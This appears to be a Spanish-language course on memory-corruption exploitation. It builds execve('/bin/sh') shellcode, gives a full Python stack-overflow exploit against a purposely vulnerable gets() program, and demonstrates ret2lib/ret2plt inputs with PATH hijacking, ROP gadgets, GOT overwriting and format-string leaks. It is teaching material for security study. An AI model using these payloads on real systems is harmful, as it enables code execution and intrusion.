- En i386, el registro `eax` se llama "`a`", `ebx` es "`b`", etc.

Construcción (I)

```
/*  Shellcode template.
  x86_64-linux-gnu-gcc -fno-pie -no-pie -O2 -ggdb -m32 shellcode.c \
                    -o shellcode
 objdump -dS shellcode
 objdump -s -j .rodata shellcode
*/
int execve(char *file, char *argv[], char *env[]);
void exit(int);
char *name[2]= {"/bin/sh" , 0x0};
void main() {
     __asm__ volatile ("mov $0x0b, %%eax\n\t"
                       "xor  %%edx, %%edx\n\t"
                       "int  $0x80\n\t"
                       :
                       : "b" (name[0]), "c" (&name[0])
                       :
                       );
     //execve(name[0], &name[0], &name[1]);
     exit(0);
}
```

Listing 1: Construyendo un shellcode 1.

Construcción (II)

```
void __attribute__((section(".shell"))) main() {
      __asm__ volatile ("mov $.argg, %%ecx\n\t"
                        "mov  $.argg0, %%ebx\n\t"
                        "xor  %%eax, %%eax\n\t"
                        "xor  %%edx, %%edx\n\t"
                        "mov  $0x0b, %%al\n\t"
                        "int  $0x80\n\t"
                        ".argg0:\n"
                        ".string \"/bin/sh\\0\"\n"
                        ".argg:\n"
                        ".long    .argg0\n"
                        ".long    0x0\n"
                        :
                        :
                        :
                        );
}
```

Listing 2: Construyendo un shellcode 2.

Construcción (III)

```
$ objdump -j .shell -d shellcode2
Desensamblado de la sección .shell:

08048470 <main>:
 8048470:     b9 8b 84 04 08       mov    $0x804848b,%ecx
 8048475:     bb 82 84 04 08       mov    $0x8048482,%ebx
 804847a:     31 c0                xor    %eax,%eax
 804847c:     31 d2                xor    %edx,%edx
 804847e:     b0 0b                mov    $0xb,%al
 8048480:     cd 80                int    $0x80
08048482 <.argg0>:
 8048482:     2f                   das
 8048483:     62 69 6e             bound %ebp,0x6e(%ecx)
 8048486:     2f                   das
 8048487:     73 68                jae    80484f1 <__GNU_EH_FRAME_HDR+0x41>
0804848b <.argg>:
 804848b:     82 84 04 08 00 00 00 addb $0x0,0x8(%esp,%eax,1)
 8048492:     00
 8048493:     c3                   ret
```

Listing 3: Construyendo un shellcode 3.

Construcción (IV)

- Este código está asociado (*linkado* contra) las direcciones típicas de los ejecutables (`0x0804....`), y sabemos que el shellcode se tiene que ejecutar en direcciones de pila. Por tanto, tentemos que "moverlo" a las direcciones donde efectivamente se va a ejecutar.
- Pero como todavía no sabemos las direcciones exactas, mejor dejarlo "parametrizado".
- Todo esto no sale a la primera. Así que no desesperar. Porque salir, sale!

Construcción (V)

- Primero sacamos los valores hexadecimales:

```
$ objcopy --dump-section .shell=k shellcode2
$ hd k
b9 8b 84 04 08 bb 82 84 04 08 31 c0 31 d2 b0 0b |..........1.1...|
cd 80 2f 62 69 6e 2f 73 68 00 00 82 84 04 08 00 |../bin/sh.......|
00 00 00 c3
```

- Lo arreglamos para poder manipular los bytes que necesitamos cambiar:

```
b9 [8b 84 04 08] # Dir de ARGV. Dirección 0x0804848b en little endian.
bb [82 84 04 08] # Dir de ARGV[0]
31 c0
31 d2
b0 0b
cd 80
/bin/sh 00       # Esto es ARGG[0]
[82 84 04 08]    # Esto es ARGG, y ARGG[0] apunta arriba.
00 00 00 00
```

Construcción (VI)

- Ponemos nombres a las direcciones:

```
b9 ARGG       # Dir de ARGV. Dirección 0x0804848b en little endian.
bb ARGG0      # Dir de ARGV[0]
31 c0
31 d2
b0 0b
cd 80
/bin/sh 00    # Esto es ARGG[0]
ARGG0         # Esto es ARGG, y ARGG[0] apunta arriba.
00 00 00 00
```

- Lo convertimos a sintaxis de Python para poder operar:

```
PAYLOAD ="\xb9"+ARGG; # Dir de ARGV. Dirección 0x0804848b en ...
PAYLOAD+="\xbb"+ARGG0; # Dir de ARGV[0]
PAYLOAD+="\x31\xc0";
PAYLOAD+="\x31\xd2";
PAYLOAD+="\xb0\x0b";
PAYLOAD+="\xcd\x80";
PAYLOAD+="/bin/sh\x00"; # Esto es ARGG[0]
PAYLOAD+=ARGG0;       # Esto es ARGG, y ARGG[0] apunta arriba.
PAYLOAD+="\x00\x00\x00\x00";
```

Construcción (VII)

- Ahora hay que calcular ARGG, ARGG0 y el punto de entrada. Como sabemos que la base del shellcode estará justo en el vector "`local`" porque es el parámetro de `gets()`:

```
BUFFER=????
PADDING=???
ARGG=struct.pack("I",BUFFER+26);
ARGG0=struct.pack("I",BUFFER+18);
ENTRY=struct.pack("I",BUFFER);

PAYLOAD ="\xb9"+ARGG;          # +0  mov   $0x804848b,%ecx
PAYLOAD+="\xbb"+ARGG0;         # +5  mov   $0x8048482,%ebx
PAYLOAD+="\x31\xc0";           # +10 xor   %eax,%eax
PAYLOAD+="\x31\xd2";           # +12 xor   %edx,%edx
PAYLOAD+="\xb0\x0b";           # +14 mov   $0xb,%al
PAYLOAD+="\xcd\x80";           # +16 int 80
PAYLOAD+="/bin/sh\x00";        # +18 /bin/sh
PAYLOAD+=ARGG0;                # +26 name[0]
PAYLOAD+="\x00\x00\x00\x00"; # +30 name[1]
PAYLOAD+="A"*PADDING;          # +34
PAYLOAD+=ENTRY;                # +44 ret to Shellcode (var local).
```

Construcción (VIII)



Utilización (I)

- Ya tenemos el shellcode listo para usar. Ahora solo necesitamos el fallo exacto para poder instanciarlo:

```
/* gcc -m32 -fno-pie -no-pie -fomit-frame-pointer -fno-stack-protector
     vuln.c -o vuln */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
char global[100];
void vulnerable(){
  char local[32];
  gets(local);
  strcpy(global, local);

}
int main(){
  printf("Yo soy:\n");
  system("id");
  vulnerable();
  return 0;
}
```

Utilización (II)

- Tenemos que saber la dirección de la variable `local`, que hace el papel de buffer de nuestro shellcode.
- Puesto que ”local” está en la pila, no podemos usar el ELF (readelf u objdump). Es una variable dinámica y no tienen una posición conocida en `.data`. Vive en la pila. Por tanto podemos:
  1. Bien modificar el programa y poner un printf().
  2. Lanzarlo y engancharnos con el GDB.
  3. Utilizar `ltrace` para ver el primer parámentro del `gets()`.
- Lo más directo es usar `ltrace`. Aunque la salida puede parecer confusa, si sabemos lo que estamos buscando `ltrace` resulta de mucha ayuda.
  Según la hoja de manual, `gets()` recibe un puntero como buffer y devuelve ese mismo puntero si ha tenido éxito:

Utilización (III)

```
$ setarch x86_64 -R ltrace ./vuln
__libc_start_main(0x80484f2, 1, 0xffffd264, 0x8048550 <unfinished ...>
puts("Yo soy:"Yo soy:)                    = 8
system("id"uid=1000(iripoll) gid=1000(iripoll) grupos=1000(iripoll),
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                    = 0
gets(0xffffd180, 0, 0xf7fad000, 0x80484bf) = 0xffffd180
strcpy(0x804a060, "")                     = 0x804a060
+++ exited (status 0) +++
```

Por tanto, la dirección de buffer es: `0xffffd180`.

- Y solo queda por saber la distancia entre el buffer y la dirección de retorno, para poder forzar el overflow y plantar (sobreescribir) en la dirección de retorno con el punto de entrada a nuestro shellcode (ENTRY point). Que es lo que hemos visto al principio.

Utilización (IV)

- Si intentamos usar nuestro shellcode, no funcionará.
- El problema es que **la pila NO es ejecutable** y por tanto de genera una trap que acaba siendo un SIGSEGV.
- Es necesario forzar a que la pila sea ejecutable:

```
$ execstack -s ./vuln
```

- Ahora ya podemos lanzarlo:

```
$ (./exploit_shellcode.py 0xffffd190 10; cat ) | setarch
    x86_64 -R ./vuln
```

Utilización (V)

```
#!/usr/bin/python
import struct,sys;
LOCAL=int(sys.argv[1],0);
PADDING=int(sys.argv[2],0);
ARGG=struct.pack("I",LOCAL+26);
ARGGO=struct.pack("I",LOCAL+18);
ENTRY=struct.pack("I",LOCAL);
PAYLOAD ="\xb9"+ARGG;          # +0  mov   $0x804848b,%ecx
PAYLOAD+="\xbb"+ARGGO;         # +5  mov   $0x8048482,%ebx
PAYLOAD+="\x31\xc0\x31\xd2\xb0"; # +10 bla bla
PAYLOAD+="\x0b\xcd\x80";       # +15 bla bla
PAYLOAD+="/bin/sh\x00";        # +18 /bin/sh
PAYLOAD+=ARGGO;                # +26 name[0]
PAYLOAD+="\x00\x00\x00\x00"; # +30 name[1]
PAYLOAD+="A"*PADDING;          # +34
PAYLOAD+=ENTRY;                # +44 ret to Shellcode (var local).
sys.stdout.write(PAYLOAD);
```

Listing 4: exploit_shellcode.py

Características

- Debe ser compacto. Puede que el exista alguna limitación en el número de bytes que permite el ataque.
- No puede contener ciertos bytes. Por ejemplo, si el desbordamiento se produce por una copia de cadenas utilizando funciones tipo `strcpy`, entonces nuestro shellcode no puede contener bytes a cero.
- En algunos casos, el carácter de retorno de carro (CR) termina la inyección. Incluso a veces no se pueden usar caracteres fuera del UTF8.
- A veces el numero de bytes que se pueden sobreescribir es demasiado pequeño para todo el shellcode. Se pueden utilizar otras variables el proceso.
  - Ejemplo: CVE-2014-5439 - http://hmarco.org/bugs/CVE-2014-5439-sniffit_0.3.7-stack-buffer-overflow.html
- Se puede crear un shellcode que acepte cierta flexibilidad en las direcciones donde se ejecuta: zone de patinaje (sledge).

Return to Library: Ret2lib (I)

- Cuando no podemos ejecutar código en la pila, podemos ejecutar código que ya exista en el proceso target.
- La técnica denominada ret2lib consiste en:
  Dejar en la pila los parámetros que espera alguna función de la librería (típicamente `system()`*) y saltar a ella.*
- Esta técnica es muy sencilla de usar en sistemas con un ABI basado en el paso de parámetros por pila (i386).
- El programa debe utilizar la función `system()`.
- Es necesario conocer la dirección de la función a la que queremos saltar.
- Podemos ver la dirección de `system()` usando gdb or directamente imprimiéndola si queremos hacer una PoC:

```
printf("La dirección de system es: %p\n", system);
```

Return to Library: Ret2lib (II)

- Solo necesitamos meter en la pila tres datos:
  1. La dirección de retorno con la dirección que salta a `system()`. Esto es, saltaremos a código de la aplicación que saltara a la librería (a `system()`).
  2. Seguido de la dirección de la zona del buffer que controlamos, y que contendrá el comando que queramos ejecutar.
  3. Y finalmente el comando o comandos que queramos. Para obtener un shell sería algo como `/bin/sh`).
- Tenemos que asegurarnos que llega correctamente la cadena de comandos a `system()`, ya que puede ser sobreescrita por otras funciones.

Programa preparado (I)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
char buffer[1024];
void static vulnerable(char *name){
    char local[8];
    memcpy(local, name, strlen(name));
    printf("Estoy en [vulnerable], local es: %p\n", local);
}

void main() {
    read(0,buffer,1024);
    printf("La dirección de system es: %p\n", system);
    vulnerable(buffer);
}
```

Programa preparado (II)

- Hay que tener en cuenta que cuando reemplazamos la dir de retorno por la dirección de `system()`, la pila no contendrá el retorno a la función que lo llamó (porque la acabamos de usar), así que hay que dejar una palabra entre system y su parameto (etiquetado como [`Ret from system`] en el esquema).



ret2plt (I)

- ¿Como sabe un ejecutable donde está una función de librería?

```
$ objdump -d vuln | grep system
 804928f: e8 4c fe ff ff call 80490e0 <system@plt>
```

- Mirando el programa sabemos que la dirección `0x80490e0` llama a **`system()`**.
- Podemos saltar a la direccion del programa que salta a `system()`.
- NO hace falta saber la dirección de `system()`, solamente la dirección del programa que salta a `system()`.
- Esto era útil cuando el programa no era aleatorizado pero si las librerías y además se tenia NX. Sin saber donde está una función de librería se puede saltar a ella!

ret2plt (II)

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char global[100];

void vulnerable(){
  char local[32];
  gets(local); // <---- OVERFLOW
  strcpy(global, local);
}
int main(){
  printf("Yo soy:\n");
  system("/usr/bin/id");
  vulnerable();
  return 0;
}
```

ret2plt (III)

Ejecutar solo “id” por segunda vez, en vez de `/usr/bin/id`.

```
$ echo -en 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xc4\x90\x04\x08\xc4\
    x90\x04\x08\x19\xa0\x04\x08' | ./ret2lib
Yo soy:
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
Segmentation fault (core dumped)
```

- `/usr/bin/id` está en `0x804a010` por lo que `id` estará en `0x804a019`.
- La segunda ejecución de `ssytem("id")` buscará `id` en el PATH.

Ejecutar el comando `date` modificando el PATH:

```
$ cp /bin/date id
$ export PATH=`pwd`:$PATH
Yo soy:
uid=1000(hecmargi) gid=1000(hecmargi) groups=1000(hecmargi),4(adm),27(sudo)
Mon 15 Feb 20:21:37 CET 2021
Segmentation fault (core dumped)
```

- El primer ejecutable `id` está en el current PATH, pero en realidad es el comando `date`.

Return Oriented Programming

- ¿Qué pasa cuando la pila no es ejecutable?
- ¿Y si los parámetros a las funciones se pasan por registros?
- Pues que podemos inyectar lo que queramos pero no lo podremos ejecutar.
- Tras la introducción de la protección NX, se desarrollaron un conjunto de técnicas de programación de shellcodes que permiten ejecutar código arbitrario (el que el atacante quiere) con solo poder escribir datos en la pila.
- Se conocen en general como:

ROP (programación orientada al retorno)

Introducción a ROP (I)

ROP se basa en la siguiente observación:

Si saltarmos "cerca" del final de una función, entonces cuando llegue al `ret` final, **volverá a utilizar la pila** para volver a otra función. Y si nosotros controlamos la pila, entonces controlamos todos los saltos.

- En otras palabras, podemos saltar a todos los finales de funciones que queramos ya que acabamos de convertir los `ret` finales de las funciones en un `jmp` a donde nosotros queremos.
- De aquí el nombre de ROP.
- Se denomina **gadget** a la secuencia de instrucciones utilizadas en un ataque que están antes de una instrucción de retorno.
- Y ¿Para qué sirve saltar cerca de los finales de las funciones?

Introducción a ROP (II)

- La glibc contiene suficientes gadgets como para construir un "Turing-complete computer". En otras palabras, se puede ejecutar cualquier cosa programando en ROP.
- Buscadores de gadgets en la red: http://ropsell.com

```
ropshell> suggest
call
    > 0x0002dd74 : call rax
    > 0x0002d4bd : call rbx
    > 0x0006f026 : call rdx
    > 0x0006626e : call rsi
jmp
    > 0x000303f6 : jmp rax
    > 0x000428e5 : jmp rcx
    > 0x000be0fd : jmp rsi
    > 0x00031e8d : jmp rdi
load mem
    > 0x00079768 : mov rax, [rbx]; pop rbx; ret
    > 0x00079769 : mov eax, [rbx]; pop rbx; ret
    > 0x000b8dc5 : mov eax, [rcx + 8]; ret
    > 0x000543cb : mov eax, [rdx + 0xc]; ret
load reg
    > 0x0002d020 : pop rax; ret
    > 0x0003365f : pop rcx; ret
    > 0x0002e94a : pop rsi; ret
    > 0x0002cdee : pop rdi; ret
....
```

Introducción a ROP (III)

- Podemos ver los gadgets por nosotros mismos:

```
$ objdump -d /bin/bash | grep -B10 retq | less
   2cde6:   5d                      pop    %rbp
   2cde7:   41 5c                   pop    %r12
   2cde9:   41 5d                   pop    %r13
   2cdeb:   41 5e                   pop    %r14
   2cded:   41 5f                   pop    %r15
   2cdef:   c3                      retq
   ...
   4a62f:   0f 45 c2                cmovne %edx,%eax
   4a632:   b9 fb 5e b9 01          mov    $0x1b95efb,%ecx
   4a637:   ba 42 ce 0c 1f          mov    $0x1f0cce42,%edx
   4a63c:   48 0f 45 ca             cmovne %rdx,%rcx
   4a640:   48 89 0d 09 ce 2b 00 mov   %rcx,0x2bce09(%rip)
   4a647:   48 83 c4 18             add    $0x18,%rsp
   4a64b:   c3                      retq
```

Construcción del programa ROP

- Consiste en seleccionar gadgets y poner en la pila las direcciones de cada uno de ellos de forma que se ejecuten secuencialmente.
- Los gadgets pueden contener instrucciones en ensamblador que nos modifiquen registros o memoria, por lo que algunos gadgets tienen efectos laterales no deseados.
- Por tanto programar ROP es como hacer malabarismos. Al principio no es trivial.
- Existen compiladores ROP tal que dado un programa (o librería) target y el código mallicioso que se quiere ejecutar, construye la secuencia ROP.
- Los programas ROP compilados suelen ser muy grandes.

GOT overwriting (I)

- ¿Qué es la GOT?: *A Global Offset Table, or GOT, is a table of addresses stored in the data section. It is used by executed programs to find during runtime addresses of global variables, unknown in compile time. The global offset table is updated in process bootstrap by the dynamic linker. Offsets to global variables from dynamic libraries are not known during compile time, this is why they are read from the GOT table during runtime. [Wikipedia]*
- Así dicho asusta, pero no es más que un vector de punteros a funciones. En concreto contiene los punteros a las funciones (de las librerías) que nuestro programa utiliza. Por ejemplo, `printf()`, `strlen()`, `exit()`, etc.
- Esta tabla se usa para poder tener librerías dinámicas.

GOT overwriting (II)

- Si tenemos la capacidad de leer y escribir la GOT, entonces podemos sobreescribir el contenido de una de las entradas de tal forma que al llamar a `strlen()` se ejecutara `system()`.
- En los casos en el que el ejecutable no esté compilado con PIE, entonces la dirección de la GOT y por tanto de sus entradas, serían conocidas con antelación al ataque y sabríamos donde abría que lees/escribir.

String format vulnerability (I)

- Recordemos que el fallo consiste en dejar que el usuario pueda escribir la cadena de formato para las funciones de la familia de `printf()`.

```
// gcc -fno-pie -fno-pie -no-pie -m32 fsv.c -o fsv
#include <stdio.h>
#include <unistd.h>
int main(){
  char buffer[1024];
  read(0, buffer, 1024);
  printf(buffer);
}
```

- Ejemplo de uso para ver el contenido de la pila:

```
$ python -c "print '%0#10x\n'*5,'\0x0' " | setarch x86_64 -R ./fsv
0xffffcdfc
0x00000400
0x080484cd
0000000001
0x00000001
```

String format vulnerability (II)

- Este ataque por sí mismo ya representa una “information disclosure issue”.
- Podemos ver desde el final del marco de pila de `printf()` y todo el marco de pila de `main()`.

String format vulnerability (III)



Dump de la pila.

Leer de posiciones dadas (I)

- También es posible leer direcciones no consecutivas de pila.
- Para ello necesitamos entender qué hace la siguiente llamada:

```
char msg[]="Mensage";
printf("%x %x %x %s",0x44, 0x55, x66, msg);
```



Leer de posiciones dadas (II)

